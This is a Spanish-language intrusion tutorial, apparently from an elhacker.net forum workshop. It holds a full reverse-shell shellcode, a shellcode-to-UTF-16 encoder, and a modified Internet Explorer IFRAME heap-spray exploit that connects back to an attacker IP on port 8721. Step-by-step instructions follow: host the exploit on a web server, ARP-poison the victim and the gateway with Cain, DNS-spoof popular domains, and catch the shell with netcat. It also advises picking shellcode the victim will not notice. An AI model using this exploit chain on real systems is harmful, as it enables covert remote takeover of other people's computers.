
```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void main (void)
{
        char cadena [800];
        char input1;
        char input2;
        char input3;
        char input4;
        char* cabecera="%u";

        int n;
        int i;

        printf("\nIntroducir la shellcode en string hex: ");
        gets(cadena);
        n=strlen(cadena);
        printf("\nLa longitud de la shellcode es %i bytes.", n);

        printf("\n\nLa shellcode formateada a UTF-16 es: \n\n");

        for (i=0;i<n;i=i+4)
        {
                input1 = cadena[i];
                input2 = cadena[i+1];
                input3 = cadena[i+2];
                input4 = cadena[i+3];

                printf("%s%c%c%c%c", cabecera, input3, input4, input1, input2);
        }

        printf("\n\n\n[Fin del programa]\n");
}
```

Este programa es bastante simple y no realiza ninguna tarea de comprobación de la cadena introducida, por lo que tenemos que preparar nuestra Shellcode de cara a introducirla en el programa para ser codificada.
Tenemos que convertir la Shellcode a un string de caracteres hexadecimales, de forma que nos quede la siguiente cadena:

```
D9E1D934245858585880E8E731C96681E9ACFE80309240E2FA7AA2929292D1DFD69275EB54EB7E6B38F24B9B
673F597F6EA91CDC9C7EEC4A70E13F4B975CE06C2184C5C1A0CDA1A0BCD6DEDE9293C9C61B771BCF92F8A2CB
F6199319D29E19E28E3F19CA9A799E1FC5B6C3C06D421B51CB7982F89ACC937CF89ACB19EF92126B96E676C3
C16DA61D7A1A929292CB1B961C7079A36DF4137E0293C6FA939392926DC78AC5C5C5C5D5C5D5C56DC7861B51
A36DFA989892D7FA9092B0831B73F882C3C16DC7821752E7DB1FAEB6A352F887CB613954D6B682D6F455D6B6
AE93931BCEB6DA1BCEB6DE1BCEB6C21FD6B682C6C2C3C3C3D3C3DBC3C36DE792C36DC7BA1B73799CFA6D6D6D
6D6DA36DC7B6C56DC79E6DC7B2C1C7C4C519FEB68A19D7AE19C697EA937819D88A19C8B2937971A0DB19A619
937CA36D6EA3523EAA72E695535D9F93557960A9EEB686E77319C8B69379F4199ED919C88E9379199619937A
7990A3521B78CDCCCFC9509A92656D44584F5200
```

He añadido un byte nulo al final, para que la Shellcode sea múltiplo de 4. De otra forma, el último byte hubiera quedado suelto, sin poder pertenecer a un cuarteto.

Introducimos esta cadena en nuestro programa en C y nos devolverá la Shellcode codificada en UTF-16 lista para ser implementada en el exploit IFRAME:



Un último apunte, hay que añadir la siguiente cadena al principio de la Shellcode definitiva: %u4343%u4343 para evitar que los 4 primeros bytes de nuestra Shellcode caigan en la instrucción OR EAX, [4 primeros bytes de la Shellcode] que se ejecuta después del BoF.
De esta forma, se ejecutará OR EAX, oDoDoDoD y luego nuestra Shellcode.

Microsoft Internet Explorer IFRAME Tag Overflow Exploit modificado para *Reverse Shell* por LoReDo & Gospel

```
<HTML><!--
_____________________________________________________________________________

    ,sSSSs,   Ss,       Internet Exploiter v0.1
   SS"  `YS'   '*Ss.    MSIE <IFRAME src=... name="..."> BoF PoC exploit
  iS'            ,SS"   Copyright (C) 2003, 2004 by Berend-Jan Wever.
  YS,  .ss    ,sY"      http://www.edup.tudelft.nl/~bjwever
  `"YSSP"   sSS         skylined@edup.tudelft.nl

                        Modificado para Reverse Shell por LoReDo & Gospel.
_____________________________________________________________________________

  This program is free software; you can redistribute it and/or modify it under
  the terms of the GNU General Public License version 2, 1991 as published by
  the Free Software Foundation.

  This program is distributed in the hope that it will be useful, but WITHOUT
  ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS
  FOR A PARTICULAR PURPOSE.  See the GNU General Public License for more
  details.

  A copy of the GNU General Public License can be found at:
    http://www.gnu.org/licenses/gpl.html
  or you can write to:
    Free Software Foundation, Inc.
    59 Temple Place - Suite 330
    Boston, MA  02111-1307
    USA.
-->

  <SCRIPT language="javascript">
    // Win32 MSIE exploit helper script, creates a lot of nopslides to land in
    // and/or use as return address. Thanks to blazde for feedback and idears.

    // Win32 reverse shell, por LoReDo & Gospel. Extraida del exploit GDI+
    // Connnect back IP: 10.10.0.69 -> \x98\x98\x92\xD7 (XOReada con 0x92 en Hex)
    // \x98\x98\x92\xD7 codificado en UTF-16 -> %u98**%u9298%u**D7
    // @ Puerto 8721
    shellcode =
unescape("%u4343%u4343%uE1D9%u34D9%u5824%u5858%u8058%uE7E8%uC931%u8166%uACE9%u80FE%u9230
%uE240%u7AFA%u92A2%u9292%uDFD1%u92D6%uEB75%uEB54%u6B7E%uF238%u9B4B%u3F67%u7F59%uA96E%uDC
1C%u7E9C%u4AEC%uE170%u4B3F%u5C97%u6CE0%u8421%uC1C5%uCDA0%uA0A1%uD6BC%uDEDE%u9392%uC6C9%u
771B%uCF1B%uF892%uCBA2%u19F6%u1993%u9ED2%uE219%u3F8E%uCA19%u799A%u1F9E%uB6C5%uC0C3%u426D
%u511B%u79CB%uF882%uCC9A%u7C93%u9AF8%u19CB%u92EF%u6B12%uE696%uC376%u6DC1%u1DA6%u1A7A%u92
92%uCB92%u961B%u701C%uA379%uF46D%u7E13%u9302%uFAC6%u9393%u9292%uC76D%uC58A%uC5C5%uD5C5%u
D5C5%u6DC5%u86C7%u511B%u6DA3%u98FA%u9298%uFAD7%u9290%u83B0%u731B%u82F8%uC1C3%uC76D%u1782
%uE752%u1FDB%uB6AE%u52A3%u87F8%u61CB%u5439%uB6D6%uD682%u55F4%uB6D6%u93AE%u1B93%uB6CE%u1B
DA%uB6CE%u1BDE%uB6CE%u1FC2%uB6D6%uC682%uC3C2%uC3C3%uC3D3%uC3DB%u6DC3%u92E7%u6DC3%uBAC7%u
731B%u9C79%u6DFA%u6D6D%u6D6D%u6DA3%uB6C7%u6DC5%u9EC7%uC76D%uC1B2%uC4C7%u19C5%uB6FE%u198A
%uAED7%uC619%uEA97%u7893%uD819%u198A%uB2C8%u7993%uA071%u19DB%u19A6%u7C93%u6DA3%uA36E%u3E
52%u72AA%u95E6%u5D53%u939F%u7955%uA960%uB6EE%uE786%u1973%uB6C8%u7993%u19F4%uD99E%uC819%u
938E%u1979%u1996%u7A93%u9079%u52A3%u781B%uCCCD%uC9CF%u9A50%u6592%u446D%u4F58%u0052");
    // Nopslide will contain these bytes:
    bigblock = unescape("%u0D0D%u0D0D");
    // Heap blocks in IE have 20 dwords as header
    headersize = 20;
    // This is all very 1337 code to create a nopslide that will fit exactly
    // between the the header and the shellcode in the heap blocks we want.
    // The heap blocks are 0x40000 dwords big, I can't be arsed to write good
    // documentation for this.
    slackspace = headersize+shellcode.length
    while (bigblock.length<slackspace) bigblock+=bigblock;
    fillblock = bigblock.substring(0, slackspace);
    block = bigblock.substring(0, bigblock.length-slackspace);
    while(block.length+slackspace<0x40000) block = block+block+fillblock;
    // And now we can create the heap blocks, we'll create 700 of them to spray
    // enough memory to be sure enough that we've got one at 0x0D0D0D0D
    memory = new Array();
    for (i=0;i<700;i++) memory[i] = block + shellcode;
  </SCRIPT>
```

```
  <!--
    The exploit sets eax to 0x0D0D0D0D after which this code gets executed:
    7178EC02                      8B08            MOV     ECX, DWORD PTR [EAX]
    [0x0D0D0D0D] == 0x0D0D0D0D, so ecx = 0x0D0D0D0D.
    7178EC04                      68 847B7071     PUSH    71707B84
    7178EC09                      50              PUSH    EAX
    7178EC0A                      FF11            CALL    NEAR DWORD PTR [ECX]
    Again [0x0D0D0D0D] == 0x0D0D0D0D, so we jump to 0x0D0D0D0D.
    We land inside one of the nopslides and slide on down to the shellcode.
  -->
  <IFRAME
SRC=file://BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
NAME="CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC□□"></IFRAME>
</HTML>
```

Aplicación Práctica de Intrusión en Redes Locales

1. Instalar, configurar y poner en funcionamiento el Servidor HTTP cómplice. Yo he elegido instalar el **Servidor HTTP Apache**. Para ello, dirigirse a http://httpd.apache.org/download.cgi y descargarse el *Win32 Binary*.

2. Instalar el exploit .html malicioso como index.html del Servidor HTTP. Copiamos el código, lo guardamos como index.html y lo depositamos en la carpeta C:\Apache\Apache2\htdocs\ del Servidor HTTP cómplice.

3. Instalar, configurar y poner en funcionamiento el Sniffer Caín en el equipo atacante.

4. Envenenar las tablas ARP del equipo víctima y del router (Puerta de Enlace).

Las respectivas tablas ARP
- del equipo víctima:

```
Interfaz: 10.10.0.254 --- 0x2
  Dirección IP         Dirección física      Tipo
  10.10.0.33           00-c0-49-44-b1-d5     dinámico
  10.10.0.69           00-05-1c-0a-ab-92     dinámico
```

- del router (Puerta de enlace):

```
Interfaz: 10.10.0.33 --- 0x2
  Dirección IP         Dirección física      Tipo
  10.10.0.69           00-05-1c-0a-ab-92     dinámico
  10.10.0.254          00-20-18-b0-06-df     dinámico
```


deben ser envenenadas de forma que la nueva configuración sea:
- del equipo víctima:

```
Interfaz: 10.10.0.254 --- 0x2
  Dirección IP         Dirección física      Tipo
  10.10.0.33           00-05-1c-0a-ab-92     dinámico
  10.10.0.69           00-05-1c-0a-ab-92     dinámico
```


- del router (Puerta de enlace):

```
Interfaz: 10.10.0.33 --- 0x2
  Dirección IP         Dirección física      Tipo
  10.10.0.69           00-05-1c-0a-ab-92     dinámico
  10.10.0.254          00-05-1c-0a-ab-92     dinámico
```


El Sniffer Caín permite efectuar este proceso de forma sencilla y automática. En la pestaña *Sniffer*, subpestaña *APR*, pulsar el botón + y aparecerá el siguiente cuadro, donde podemos seleccionar los dos equipos de la red cuyas tablas ARP van a ser envenenadas:



Es posible cambiar las propiedades por defecto del módulo de Envenenamiento ARP:




Activamos el Sniffer y el módulo de Envenenamiento ARP (*APR*):




y ya tendremos los dos equipos envenenados de forma que el tráfico que intercambien va a circular por el equipo del atacante.

5. Envenenar la traducción DNS de las páginas más susceptibles de ser accedidas por la víctima. Aunque yo sólo he querido envenenar el nombre de dominio de Google y alguno más, podéis envenenar muchos y así la víctima caerá antes en nuestra trampa.


Podéis añadir la entrada DNS a envenenar desde la pestaña *Sniffer*, subpestaña *APR-DNS*, pulsando el botón **+**. Aparecerá el siguiente cuadro, donde podemos introducir el nombre de dominio a ser envenenado y la dirección IP a donde queramos que sea redireccionada la petición.




Como he dicho antes, podemos añadir también otros nombres de dominio:



6. El atacante debe dejar el netcat a la escucha en el puerto 8721, tal y como especificamos anteriormente durante el proceso de modificación de la Shellcode del exploit IFRAME.



7. Ahora sólo queda esperar a que la víctima intente acceder con su navegador IE a cualquiera de los nombres de dominio que hemos envenenado. Cuando esto ocurra, la petición DNS será procesada por el equipo atacante, situado como *Man in the Middle*, y redireccionada al .html malicioso situado en el Servidor HTTP cómplice. La víctima descargará el exploit .html en su navegador y se explotará la vulnerabilidad, ejecutándose el contenido de nuestra Shellcode modificada.
En ese mismo instante, el atacante recibirá una *reverse shell* remota en el puerto 8721 en escucha:



Algunas consideraciones sobre la Shellcode

Aunque hemos adaptado una Shellcode *Reverse Shell* extraída del exploit **Windows JPEG GDI+ All in One Exploit** @ http://www.k-otik.com/exploits/09272004.JpegOfDeathM.c.php, no garantizamos el funcionamiento de otras Shellcodes extraídas de otros códigos exploits. Asimismo, tampoco garantizamos que, a pesar de que funcionen correctamente, su ejecución sea invisible para el usuario víctima.
Hemos probado otras Shellcodes como:
- HDM's reverse shell Shellcode @ http://metasploit.org/sc/win32_reverse.c
- HDM's bind port Shellcode @ http://metasploit.org/sc/win32_bind.c
- BFI's reverse shell Shellcode @ http://bfi.freaknet.org/dev/fr/BFi12-dev-04-fr

y aunque las tres funcionan perfectamente, muestran una ventana de consola CMD.EXE en el escritorio de la víctima durante su ejecución. Si la víctima cierra esa ventana de consola, la *reverse shell* se desconecta del atacante.
A diferencia de estas Shellcodes, la Shellcode *Reverse Shell* del exploit GDI+ finaliza su proceso de ejecución cuando devuelve la *reverse shell* a la dirección *connectback* IP y puerto especificados, de forma que no muestra ninguna ventana de consola en el escritorio de la víctima.

Por tanto, recomendamos que antes de colgar ningún .html malicioso, este sea testeado en condiciones de control bajo el atacante para determinar si la ejecución de su Shellcode resulta o no transparente.

Agradecimientos

Quiero dar las gracias al autor del exploit *Microsoft Internet Explorer IFRAME Tag Overflow Exploit* **Berend-Jan Wever** aka **SkyLined** por haber creado y publicado el exploit.

Quiero dar las gracias a **LoReDo**. Aparte de perder toda una tarde conmigo peleándonos con Shellcodes, sin su idea de utilizar la Shellcode *Reverse Shell* del exploit GDI+, no hubiera sido posible desarrollar una técnica de intrusión en un sistema remoto de forma transparente.

Quiero dar las gracias a varios usuarios de los Foros de elhacker.net y hackxcrack.com por aportar ideas y colaborar en la iniciativa de cambiar la Shellcode del exploit IFRAME por una Shellcode *Reverse Shell.* Gracias a **Heap, villa/v1||4, MrPotato, Zhyzura** y algunos más.

Este paper pertenece al **Taller Práctico de Intrusión en Redes Locales** que se está llevando a cabo en la Sección de Hacking Avanzado del Foro de **elhacker.net** @ http://foro.elhacker.net/index.php/topic,45618.0.html

Salu2

Gospel
unrayodesoul[at]hotmail[dot]com